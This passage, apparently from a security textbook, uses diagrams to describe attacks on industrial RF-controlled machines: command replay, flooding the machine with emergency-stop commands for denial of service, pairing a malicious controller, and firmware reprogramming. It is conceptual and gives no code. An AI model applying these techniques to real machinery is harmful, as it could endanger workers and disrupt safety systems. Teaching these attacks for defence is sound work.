

TX range
Target Machine (RX)
Record Commands
1
Operator
Attacker
TX
RX
2
Capture Data
Obtain other Commands
3
Transmit other Commands
4
Offline Reverse Engineering
Attacker

Figure 18.84: Command injection attack on industrial systems

- **Abusing E-stop**

  Using the above information, the attacker can send multiple e-stop (emergency stop) commands to the target device to cause DoS.



TX range
commands
1
Attack loop
3
"Stop"
E-stop command
RX
"Start"
"move"
Target machine (RX)
2
Offline reverse engineering
TX
Operator

Figure 18.85: Abusing e-stop to perform a DoS attack

- **Re-pairing with Malicious RF Controller**

  An attacker can hijack the original remote controller and pair up with the machine using a malicious RF controller, disguised as a legitimate one. Attackers send malicious requests to pair with target RF controllers, capture the command sequence, hijack the legitimate controller, and use a malicious controller to perform various attacks on the target device.



Pairing Sequence
1
Attacker
2
Capture Data
TX2
Move
3
Before Attack
Operator
TX1
RX
Target Machine (RX)
After Attack
Operator TX1 (unpaired)
Attacker (paired)
4
Replay
TX range

Figure 18.86: Malicious re-pairing attack on an industrial machine

- **Malicious Reprogramming Attack**

  Attackers can inject malware into the firmware running on the remote controllers to maintain persistent and complete remote access over the target industrial system.

